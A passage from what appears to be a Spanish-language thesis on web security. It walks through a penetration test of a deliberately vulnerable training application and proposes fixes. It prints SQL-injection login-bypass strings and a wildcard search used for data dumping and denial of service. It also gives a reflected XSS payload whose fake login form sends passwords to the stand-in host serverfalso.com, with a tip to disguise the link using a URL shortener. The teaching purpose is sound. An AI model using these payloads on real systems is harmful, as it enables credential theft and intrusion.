- Inclusión de procesos difícilmente automatizables. Los comúnmente conocidos como captchas (por el acrónimo de *Completely Automated Public Turing test to tell Computers and Humans Apart*), son operaciones de alta complejidad computacional pero que resultan muy sencillos de completar por parte de un humano. Algunos ejemplos básicos suelen ser la inclusión de imágenes con operaciones matemáticas sencillas o con textos deformados para dificultar su

comprensión por parte de programas de reconocimiento. En el caso de un foro, por ejemplo, esto impide que un proceso automático deje mensajes en el mismo.

- Limitaciones de consumo de servicios. En determinados casos, pueden realizarse limitaciones en función de distintos factores como pueden ser direcciones IP o simplemente, por tiempo.

4.7.4 Validación insuficiente de procesos

Este tipo de ataques sucede cuando una aplicación permite a un atacante cambiar el flujo previsto en una aplicación.

Cuando se desarrolla en la aplicación una determinada acción, la aplicación espera que se realicen los distintos pasos en un orden concreto. Si no se mantiene correctamente el estado del usuario en la aplicación, podría darse el caso de que produjesen errores o inconsistencias, lo que dejaría abierta una posibilidad de ataque.

Veamos un ejemplo ilustrativo. Un sistema de compra vía web ofrece un descuento si se compra el producto A. El atacante desea comprar el producto B, pero no el A. Introduciendo en el carro de la compra ambos productos, se activa el descuento por compra del artículo A, pero el atacante elimina este del carro y dado que no se ha validado el proceso correctamente, el descuento es mantenido. El atacante consigue el descuento de forma fraudulenta.

Capítulo 5

Aplicación de entrenamiento

5.1 Introducción

Como parte del presente proyecto y a modo de ejemplo de aplicación insegura se ha desarrollado una sencilla aplicación web donde poder mostrar y poner en práctica algunos de los ataques descritos en los capítulos anteriores.

Dos posibles usos de esta aplicación podrían ser:

- Entrenamiento para realizar test de penetración.
- Entrenamiento para el desarrollo, realizando las correcciones necesarias en el código para protegerse frente a los distintos ataques.

Se detallará una somera definición de la aplicación y posteriormente se describirá lo que podría ser un test de penetración de la aplicación, con una posible secuencia de pasos y los distintos ataques y vulnerabilidades que se podrían ir probando o intentando explotar. Así mismo, se ofrece una posible solución al fallo de seguridad.

5.2 Definición de la aplicación

5.2.1 Descripción funcional

Se trataría de una hipotética aplicación para un centro de formación donde poder consultar los alumnos inscritos así como los diferentes cursos en los que se encuentra matriculado un alumno.

A continuación se detallan una serie de requisitos que debe cumplir.

- **Página de inicio**:
  - Debe proveerse una página de inicio donde se solicitará un usuario y contraseña para acceder a la aplicación.
  - En ningún caso debe poder accederse a la aplicación si no se dispone de credenciales para ello.
  - Se proveerá de un mecanismo para restablecer la contraseña de un usuario en caso de que esta haya sido olvidada o pueda estar comprometida por haber sido divulgada o sustraída.
- **Buscador**:
  - La aplicación debe incluir un buscador de alumnos, donde podrá filtrarse por distintos criterios.
  - Se mostrará un listado de los alumnos que correspondan al criterio introducido con un enlace a la ficha del mismo.
- **Ficha del alumno**:
  - Deberá mostrar unos datos básicos del alumno.
  - Se incluirá el listado de los cursos en los que figura matriculado el alumno con un enlace a la ficha del mismo.
- **Ficha del curso**:
  - Incluye una breve descripción del curso así como un temario detallado del mismo. Para los fines de entrenamiento de la aplicación, se simulará que esta sección se encuentra aún en construcción.

5.2.2 Descripción tecnológica

Para llevar a cabo la aplicación se han utilizado las que, en la actualidad, son las tecnologías más utilizadas en los entornos web realizando así una aproximación más cercana a lo que podría ser una aplicación real.

- **Tecnología en servidor**:
  - Plataforma Ubuntu Linux 12.04

- Servidor web Apache 2.2.22
- Programado en PHP 5.4.6

- **Tecnología en cliente**:
  - HTML5
  - CSS3
  - Bootstrap 3.1.1
  - JQuery 1.10.2

Precisamente por tratarse de una aplicación que debe ser vulnerable, en la implementación de la parte servidor se ha prescindido de la utilización de una plataforma de desarrollo (o *framework*) para evitar las medidas de seguridad que habitualmente ya incorporan éstos.

El modelo de base de datos es extremadamente sencillo y se puede plasmar con el siguiente diagrama.




Figura 8: Diagrama E/R de la base de datos de la aplicación

Adjuntamos como anexo a este documento el volcado SQL de la estructura de la base de datos.

5.3 Test de penetración

A continuación iremos repasando los pasos que podrían seguirse para localizar todas las debilidades posibles de la aplicación, en un simple test de penetración. Para cada uno de los pasos se mostrarán las distintas posibilidades y también, de una forma básica, posibles soluciones en el desarrollo a las debilidades encontradas.

5.3.1 Recursos no protegidos o elementos predecibles

5.3.1.1 Acciones a realizar

Para poder atacar mejor los recursos predecibles de una aplicación hay que recabar toda la información posible sobre ella, utilizar buscadores, ingeniería social o algunas simples comprobaciones técnicas pueden darnos una base para llevar a cabo los siguientes pasos.

Un ejemplo de esto puede ser comprobar en qué lenguaje se encuentra programada la aplicación observando las cabeceras HTTP añadidas en la respuesta.





Figura 9: Cabeceras de petición y respuesta a la aplicación

En este caso podemos ver que en la respuesta a la petición realizada se envía bastante información tanto del servidor que ha respondido como del lenguaje de programación utilizado, incluso la versión de empaquetado del sistema operativo.

Además, conociendo que la aplicación está programada en PHP y partiendo del dominio base de la aplicación, se pueden llevar a cabo distintas pruebas buscando directorios, archivos u otro tipo de recursos que puedan ser fácilmente deducibles o muy comunes:

Algunas de estas pruebas podrían ser:

- Puntos de montaje o directorios clásicos donde se montan las secciones de administración en una aplicación web como puede ser http://proyecto/admin probar como subdominio http://admin.proyecto o con las rutas estándar de los productos comerciales más comunes, como puede ser http://proyecto/wp-admin/ para *WordPress* o para http://proyecto/administrator en el caso de *Joomla*.
- Recursos en la raíz del directorio, como pueden ser archivos de prueba no protegidos (test.php, prueba1[2..n].php o similares), ficheros ocultos de control de versiones (.svn, .git) o, algo mucho más común de lo que cabría esperar, un archivo que nos devuelve la configuración de PHP del servidor http://proyecto/info.php.



PHP Version 5.4.6-1ubuntu1.7

System	Linux xiul-dell 3.5.0-47-generic #71-Ubuntu SMP Tue Feb 18 23:59:30 UTC 2014 i686
Build Date	Feb 28 2014 23:00:58
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

Figura 10: Captura de archivo phpinfo.php alojado en la raíz del proyecto

Como podemos ver, en esta ocasión ha quedado olvidado y accesible un fichero donde consultar la configuración de PHP, con toda la valiosísima información que eso puede aportar a un atacante.

Con lo anterior, y la información también recogida de la cabecera de las respuestas del servidor ya se podría recurrir a bases de datos de debilidades conocidas de esta combinación de tecnologías para intentar explotarlas.

Una vez obtenida y recapitulada toda la información posible, y dado que nos encontramos ante una página con control de acceso, se podría intentar superar esos controles.

5.3.1.2 Propuesta de soluciones

Fundamentalmente dos puntos muy claros y bastante sencillos:

- Eliminar del directorio accesible de la aplicación, al menos en su entorno de producción, cualquier fichero no necesario para su ejecución tales como ficheros de configuración, pruebas, control de versiones, etcétera.
- Configurar correctamente el servidor web para que aporte la información mínima imprescindible tratando así de no dejar pistas a cualquier atacante.

5.3.2 Debilidades para el acceso

5.3.2.1 Acciones a realizar

En la página de autenticación nos encontramos con los habituales campos de usuario y contraseña, pero también con un enlace que puede sernos interesante, como es el típico de recordatorio de contraseña.




Figura 11: Pagina de acceso a la aplicación con enlace del tipo "he olvidado mi contraseña"

Si accedemos a él veremos que se nos solicita un nombre de usuario de la aplicación.




Figura 12: Formulario de recuperación de contraseña

Si probamos a introducir cualquier valor, obtendremos un mensaje en el que se nos avisa de que ese nombre de usuario no se encuentra registrado. Ante esto, como atacantes, sería sencillo automatizar un *script* que realizase múltiples peticiones a esa página hasta que se reciba un mensaje distinto al de error, bien generando nombres o bien probando entradas de algún diccionario de nombres de usuario comunes.




Figura 13: Mensajes de error y confirmación en el reinicio de contraseñas

Una vez completado el proceso, aunque se inicie el proceso de reinicio de contraseña, dispondremos de un usuario válido del sistema con el que poder seguir realizando diversos intentos de acceder al mismo.

Podrían realizarse distintos ataques para intentar lograr el acceso a la aplicación. Los dos más comunes serían:

- Ataque de fuerza bruta y/o diccionario: Realizar de forma automatizada numerosos intentos de acceso probando el usuario que hemos obtenido junto con contraseñas generadas automáticamente o bien obtenida de algún diccionario de contraseñas comunes.
- Debilidades de *SQL Injection*: En función de cómo se esté generando la consulta a base de datos que valida si usuario y contraseña son o no correctos, podríamos probar a introducir distintas cadenas de texto en los campos del formulario.

En este caso vamos a intentar una técnica de *SQL Injection* muy básica, pero que a día de hoy sigue funcionando en numerosas aplicaciones web.

Se basa en la forma en que haya construido el desarrollador de la aplicación la sentencia de consulta a base de datos que comprueba la existencia de usuario y contraseña. Así, intentaremos conseguir una igualdad verdadera, apoyándonos en que ya conocemos un usuario válido de la aplicación.

Comúnmente se suelen probar cualquiera de estas dos instrucciones:

- En el campo usuario introduciremos el usuario válido y en el de contraseña, la cadena *'or '1'='1*
- En el campo usuario introduciremos el usuario válido seguido de la cadena *' or '' = '* y en el campo de contraseña, un valor cualquiera.

Según está programada la aplicación, esto generará unas consultas del siguiente estilo:

```
SELECT * FROM usuario WHERE login = 'lasensio' and password =
MD5(''or '1'='1')

SELECT * FROM usuario WHERE login = 'lasensio' or ''='' and
password = MD5('xxx');
```




Figura 14: Introducción de SQL Injection en acceso a la aplicación

Dado que en nuestra aplicación de ejemplo la contraseña se guarda tras aplicarle una función hash MD5, en el primer caso se genera una sentencia SQL no válida, pero con el segundo ejemplo, al añadirse la condición 'OR', dará igual la contraseña introducida y la base de datos siempre recuperará registro del usuario válido conocido, consiguiendo así el acceso a la aplicación.

Una vez descubierta esta -gravísima- vulnerabilidad, sería acertado probar a encontrar un usuario con mayores privilegios probando los típicos usuarios que suelen incluirse en muchas aplicaciones: "*admin*", "*administrador*", "*root*", "*dios*" o similares, si bien en este caso la aplicación no es susceptible a este ataque.

5.3.2.2 Propuesta de soluciones

Para prevenir las vulnerabilidades descritas fundamentalmente se deben introducir dos modificaciones en la aplicación:

- Debemos reducir la información suministrada en la funcionalidad de recordatorio de contraseña, algo que en muchas ocasiones chocará con las peticiones que realizan los diseñadores funcionales de la aplicación, pero es fundamental para garantizar su seguridad. Lo habitual es que la aplicación solo ofrezca un mensaje que indica que se procederá a poner en marcha el reinicio de la contraseña del usuario introducido pero sin garantizar si el usuario existe en la aplicación. En caso de que el usuario no exista, internamente la aplicación no hará nada, pero no informará de ello.
- La segunda vulnerabilidad se basa en la forma de generar las consultas SQL, fundamentalmente por la concatenación de cadenas de caracteres y no solo, como muchas veces se supone, por la inclusión de comillas simples o dobles en la consulta. Para remediarlo, se pueden utilizar varias alternativas:
    - En primer lugar utilizar las distintas funciones de eliminación o protección contra caracteres que podríamos definir como peligrosos para la base de datos, normalmente los distintos lenguajes de programación las proveen pero si no es así, será labor del desarrollador implementarla. Además, se pueden escapar determinados términos asociados a consultas a base de datos en los ámbitos que éstos no tengan cabida. Por ejemplo, palabras reservadas del lenguaje SQL como puedan ser “select”, “drop”, “alter” o similares, no tienen sentido como valores introducidos por el usuario en una

búsqueda por fecha de nacimiento. Esta opción es bien conocida por muchos atacantes que enmascaran estos valores concatenando cadenas, con códigos hexadecimales por ejemplo, por lo que no se puede garantizar la seguridad usándolas.

- La segunda opción está asociada al lenguaje de programación utilizado, en este caso PHP, que en sus más modernas versiones dispone de módulos de acceso a base de datos (MySQL) y generación de consultas que permiten construir éstas sin concatenar cadenas, como puede ser las *prepared statements* o consultas parametrizadas. Éstas funcionan enviando por separado al motor de base de datos la consulta y los parámetros a introducir de tal forma que a nivel interno no se produce concatenación de cadenas.
- Como tercera opción, aunque no suficiente en sí misma, pueden evitarse algunas vulnerabilidades comprobando el tipo de las variables recibidas, por ejemplo, si un parámetro de una operación debe ser un valor numérico entero y realizamos esa comprobación de manera previa a formar la sentencia SQL evitaremos cualquier código malicioso introducido en ese parámetro. También serviría la comprobación de patrones en parámetros de tipo cadena, como puedan ser caracteres alfanuméricos o formatos concretos como una dirección de correo electrónico o una URL.
- Por último, otra opción más tediosa pero también válida, sería generar las consultas SQL de tal forma que no se concatenen los valores en la consulta directamente sino que se generen de una forma más compleja que nos proteja de los *SQL Injection*, un ejemplo sencillo de esto podría ser la siguiente sentencia a la hora de recuperar la ficha de un producto a través su identificador. El valor del identificador es sometido a una serie de operaciones aritméticas sencillas que nos garantizan que no se ha introducido ninguna sentencia SQL.

```
$id = ($_POST['id']*5)/5;

$sql = "SELECT * FROM productos WHERE id = " . $id;
```

Es importante subrayar dos puntos antes de continuar, en primer lugar que cualquier tecnología es susceptible de sufrir este tipo de ataque, es decir, independientemente de la tecnología utilizada existe o existirá algún mecanismo para realizar *SQL Injection* (u otro ataque similar) por lo que es fundamental pensar a la hora de programar la aplicación y no confiarse a la tecnología utilizada.

En segundo lugar, las protecciones descritas permiten protegernos frente a ataques basados en sentencias de consulta a la base de datos pero existen otro tipo de ataques, consistentes en realizar inserciones en la misma, y que también hay que prevenir utilizando las medidas adecuadas.

5.3.3 Debilidades en búsqueda

Una vez hemos accedido a la página de búsqueda, podemos ver que disponemos de un único cuadro de texto donde introducir la información a buscar. Podemos definir hasta tres tipos de vulnerabilidades a buscar en esta pantalla.

5.3.3.1 Vulnerabilidad SQL Injection

En este caso, y contrariamente a lo que ocurría en la pantalla de acceso, el formulario parece estar protegido correctamente la forma en la que se realiza la consulta a la base de datos con lo que, en este caso, no podremos explotar esta vulnerabilidad.

5.3.3.2 Vulnerabilidad de denegación de servicio

En el caso anterior se buscaba la sustracción de credenciales de acceso de la aplicación, pero también sería posible que el atacante intentase realizar algún tipo de ataque de denegación de servicio, para lograr dejar inservible la aplicación.

Para lograr esto se podrían realizar distintas búsquedas para comprobar si podemos realizar búsquedas masivas o que generen consultas pesadas. Una técnica básica para ello es buscar por cadenas muy cortas, que devuelvan numerosos resultados. En este caso vemos que existe una validación en el servidor para que sea necesario introducir, al menos, 3 caracteres.




Figura 15: Limitación de número mínimo de caracteres en la búsqueda

Una técnica muy sencilla para solventar esta limitación y que funciona en multitud de ocasiones es introducir el número necesario de caracteres, pero utilizando los llamados *wildcards* o caracteres comodín del motor de base de datos (típicamente pueden ser el porcentaje "%" o el asterisco "*"). En nuestro caso, al introducir como cadena de búsqueda "%%%" se generará una consulta del tipo siguiente:

```
SELECT * FROM alumno WHERE nif = '%%%' OR nombre like '%%%%%' OR
apellido1 like '%%%%%' OR apellido2 like '%%%%%' OR CONCAT(nombre,
apellido1, apellido2) like '%%%%%';
```

De este modo, si este tipo de caracteres no está protegido, se lanzará una consulta que devolverá todos los datos posibles, lo que seguramente ya sea algo que a priori no era deseable en la aplicación.

Podemos ver que la página de búsqueda dispone de una opción para buscar sólo entre los alumnos que estén matriculados en algún curso. Esto puede hacernos pensar que la consulta generada será algo más compleja ya que supondrá relacionar la tabla de alumnos con alguna otra tabla.

Efectivamente, haciendo algunas pruebas, vemos que la aplicación tarda más en ejecutar la consulta si marcamos esta opción. Si combinamos esto con lo que hemos visto en la opción anterior sobre introducir el símbolo "%" en la caja de búsqueda, nos encontramos con una consulta que se demora durante varios segundos. Automatizar la realización de varias peticiones similares de forma concurrente puede conseguir que se termine disparando la carga de trabajo de la base de datos ralentizando el servicio y, por último, consiguiendo que la aplicación no pueda dar servicio correctamente.

5.3.3.3 Vulnerabilidad de Cross Site Scripting (XSS)

Comenzaremos realizando pruebas básicas de búsqueda, que incluyan obtención y no de resultados.




Figura 16: Resultados de búsqueda de la aplicación con resultados

Figura 17: Resultados de búsqueda de la aplicación sin resultados

En el caso de que no existan resultados para la búsqueda podemos ver que la aplicación está mostrando en pantalla la misma cadena que introduce el usuario en su búsqueda, aparentemente, sin ningún tipo de protección. Para confirmar que la cadena de búsqueda se está incluyendo en el HTML de la página de resultado podemos, por ejemplo, ver que si introducimos un *tag* HTML, éste es interpretado.

Figura 18: Interpretado de etiquetas HTML en resultados de búsqueda

En este caso, se trata de una debilidad no permanente ya que no permanece almacenada en la página, por lo que determinadas acciones que pueden realizarse para explotar esta vulnerabilidad son relativamente inútiles o poco peligrosas. Por ejemplo, podemos realizar una acción bastante inofensiva, como mostrar una imagen externa dentro del contenido de la página, o sustituir completamente el contenido original otro cualquiera, o ejecutar un sencillo código JavaScript.

No obstante, se puede elaborar mucho más este ataque, por ejemplo, podemos incrustar en la página un nuevo formulario que simule el de la aplicación y que solicite de nuevo la introducción de la contraseña pero modificando el parámetro de acción del servidor, de tal forma que el usuario al enviarse dicho formulario lo haga al servidor del atacante.

Para realizarlo, introducimos en la aplicación el mismo formulario de acceso a la aplicación y eliminamos además el resto de elementos que no aparecen en la página inicial, como el mensaje con los resultados y el menú de usuario de la parte superior derecha de la página:

```
<script>$('.container.main').first().html('<form method=\'post\'
action=\'http://serverfalso.com/login.php\' role=\'form\'
class=\'form-signin\'>

    <h2 class=\'form-signin-heading\'>Acceso a la aplicación</h2>

    <input type=\'text\' autofocus=\'\' required=\'\' value=\'\'
placeholder=\'Usuario\' class=\'form-control\' name=\'user\'>

    <input type=\'password\' required=\'\'
placeholder=\'Password\' class=\'form-control\' name=\'passwd\'>

    <button type=\'submit\' class=\'btn btn-lg btn-primary
btn-block\'>Entrar</button>

    <p class=\'remember\'><a href=\'remember.php\'>No recuerdo mi
contraseña</a></p>

  </form>'); $('.container.proyect_message').remove();
$('.nav.navbar-nav.navbar-right').remove()</script>
```

Si introducimos el anterior código en la aplicación, al realizarse una petición por GET, se generará una URL como la siguiente:

```
http://proyecto/search.php?search=%3Cscript%3E%24%28%27.container.
main%27%29.first%28%29.html%28%27%3Cform+method%3D\%27post\%27+act
ion%3D\%27http%3A%2F%2Fserverfalso.com%2Flogin.php\%27+role%3D\%27
form\%27+class%3D\%27form-signin\%27%3E+++++%3Ch2+class%3D\%27form
-signin-heading\%27%3EAcceso+a+la+aplicaci%C3%B3n%3C%2Fh2%3E+++++%
3Cinput+type%3D\%27text\%27+autofocus%3D\%27\%27+required%3D\%27\%
27+value%3D\%27\%27+placeholder%3D\%27Usuario\%27+class%3D\%27form
-control\%27+name%3D\%27user\%27%3E+++++%3Cinput+type%3D\%27passwo
rd\%27+required%3D\%27\%27+placeholder%3D\%27Password\%27+class%3D
\%27form-control\%27+name%3D\%27passwd\%27%3E+++++%3Cbutton+type%3
D\%27submit\%27+class%3D\%27btn+btn-lg+btn-primary+btn-block\%27%3
EEntrar%3C%2Fbutton%3E+++++%3Cp+class%3D\%27remember\%27%3E%3Ca+hr
ef%3D\%27remember.php\%27%3ENo+recuerdo+mi+contrase%C3%B1a%3C%2Fa%
3E%3C%2Fp%3E+++%3C%2Fform%3E%27%29%3B+%24%28%27.container.proyect_
message%27%29.remove%28%29%3B+%24%28%27.nav.navbar-nav.navbar-righ
t%27%29.remove%28%29%3C%2Fscript%3E
```

Para evitar sospechas, basta con que utilicemos un servicio de acortado de URL para que podamos enviar a otros usuarios de la aplicación un enlace aparentemente inofensivo. Al acceder, el usuario entenderá que debe logarse en la aplicación quizá porque su sesión ha caducado, introduciendo sus parámetros de usuario y contraseña y enviándolos a nuestro servidor.

5.3.3.4 Propuesta de soluciones

Repasaremos por separado las protecciones a tener en cuenta para solventar las debilidades expuestas en el punto anterior:

5.3.3.4.1 Protección frente a ataques de denegación de servicio

